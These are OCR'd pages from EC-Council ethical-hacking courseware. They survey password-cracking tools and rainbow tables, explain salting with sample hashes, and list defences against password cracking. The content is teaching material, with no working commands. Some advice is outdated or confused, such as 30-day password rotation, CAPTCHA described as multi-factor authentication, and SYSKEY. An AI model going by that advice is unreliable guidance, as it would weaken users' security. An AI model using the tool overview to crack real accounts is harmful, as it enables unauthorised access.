L0phtCrack | L0phtCrack is a tool designed to audit passwords and recover applications

ophcrack | ophcrack is a Windows password cracker based on rainbow tables. It comes with a Graphical User Interface and runs on multiple platforms



https://www.l0phtcrack.com




http://ophcrack.sourceforge.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password-Cracking Tools

RainbowCrack | RainbowCrack cracks hashes with rainbow tables. It uses a time-memory tradeoff algorithm to crack hashes



http://project-rainbowcrack.com

John the Ripper
https://www.openwall.com

hashcat
https://hashcat.net

THC-Hydra
https://github.com

Medusa
http://foofus.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password-Cracking Tools

Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some password-cracking tools are listed as follows.

- **L0phtCrack**

  Source: *https://www.l0phtcrack.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.




Figure 6.24: Screenshot of L0phtCrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **ophcrack**

  Source: *http://ophcrack.sourceforge.net*

  ophcrack is a Windows password-cracking tool that uses rainbow tables for cracking passwords. It comes with a graphical user interface (GUI) and runs on different OSs such as Windows, Linux/UNIX, etc.

  As shown in the screenshot, attackers use ophcrack to perform brute-force attacks and crack password hashes of the target system.




Figure 6.25: Screenshot of ophcrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a "rainbow table" file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.




Figure 6.26: Screenshot of RainbowCrack

Some password-cracking tools are listed as follows:

- John the Ripper (https://www.openwall.com)
- hashcat (*https://hashcat.net*)
- THC-Hydra (*https://github.com*)
- Medusa (*http://foofus.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Salting

- Password salting is a technique where a random string of characters are added to the password before calculating their hashes
- Advantage: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts

Note: Windows password hashes are not salted

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Salting

Password salting is a technique in which random strings of characters are added to a password before calculating the hashes. This makes it more difficult to reverse the hashes and helps in defeating pre-computed hash attacks. The longer the random string, the harder it becomes to break or crack the password. The random string of characters should be a combination of alphanumeric characters.

In cryptography, a "salt" consists of random data bits used as an input to a one-way function, the other being a password. Instead of passwords, the output of the one-way function can be stored and used to authenticate users. A salt combines with a password by a key derivation function to generate a key for use with a cipher or other cryptographic algorithm. This technique generates different hashes for the same password, which renders password cracking difficult.

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts

Figure 6.27: Example of password salting

Note: Windows password hashes are not salted.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking

1	Use an information security audit to monitor and track password attacks
2	Disallow use of the same password during a password change
3	Disallow password sharing
4	Disallow the use of passwords that can be found in a dictionary
5	Do not use cleartext protocols and protocols with weak encryption
6	Set the password change policy to 30 days
7	Avoid storing passwords in an unsecured location
8	Do not use any system default passwords

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking (Cont'd)

9	Make passwords hard to guess by requiring 8-12 alphanumeric characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10	Ensure that applications neither store passwords in memory nor write them to disks in clear text
11	Use a random string (salt) as a prefix or suffix to the password before encryption
12	Enable SYSKEY with a strong password to encrypt and protect the SAM database
13	Disallow the use of passwords such as date of birth, spouse, child's, or pet's name
14	Monitor the server's logs for brute force attacks on the users' accounts
15	Lockout an account subjected to too many incorrect password guesses

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking (Cont'd)

16	Make the system BIOS password-protected, particularly on devices that are susceptible to physical threats
17	Train employees to thwart social engineering tactics such as shoulder surfing and dumpster diving, which are used to steal credentials
18	Perform password screening when new passwords are created to avoid using commonly used passwords
19	Use two-factor or multi-factor authentication, for example, using CAPTCHA to prevent automated attacks
20	Secure and control physical access to systems to prevent offline password attacks
21	Ensure that the password database files are encrypted and accessible only to system administrators
22	Mask the display of passwords on the screen to avoid shoulder surfing attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking

The best practices to protect against password cracking are listed as follows:

- Enable information security audit to monitor and track password attacks.
- Do not use the same password during the password change.
- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Avoid storing passwords in an unsecured location.
- Do not use any system's default passwords.
- Make passwords hard to guess by using 8–12 alphanumeric characters, with a combination of upper- and lower-case letters, numbers, and symbols. This is because strong passwords are hard to guess. Therefore, the more complex the password, the less vulnerable it is to attacks.
- Ensure that applications neither store passwords to memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
- Use a random string (salt) as a password prefix or suffix before performing encryption. This nullifies pre-computation and memorization. Because the salt is usually different

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

for each individual, it is impractical for attackers to construct tables with a single encrypted version of each candidate password. UNIX systems typically use a 12-bit set.

- Enable SYSKEY with a strong password to encrypt and protect the SAM database. Usually, the password information of user accounts is stored in the SAM database. It is very easy for password-cracking software to target the SAM database to access passwords. SYSKEY protects password information stored in the SAM data against password-cracking software through strong encryption techniques. It is more difficult to crack encrypted passwords than unencrypted ones.
- Never use personal information (e.g., birth date, or a spouse's, child's, or pet's name) to create passwords. Otherwise, it becomes quite easy for those close to you to crack your passwords.
- Monitor the server's logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the webserver log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web server logs.
- Lock out those accounts that were subjected to too many incorrect password guesses. This provides protection against brute-force and guessing attacks.
- Many password sniffers can be successful if the LAN manager and NTLM authentication are used. Disable LAN manager and NTLM authentication protocols only after ensuring that it does not affect the network.
- Perform a periodic audit of passwords in the organization.
- Check any suspicious application that stores passwords in memory or writes them to disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service attacks. Make sure to update the system.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- One of the most effective ways to manage passwords in organizations is to set an automated password reset.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Train employees to thwart social engineering tactics, such as shoulder surfing and dumpster diving, which are used to steal user credentials.
- Configure password policies under the Group Policy object in the Windows OS.
- Perform password screening when new passwords are created to avoid using commonly used passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

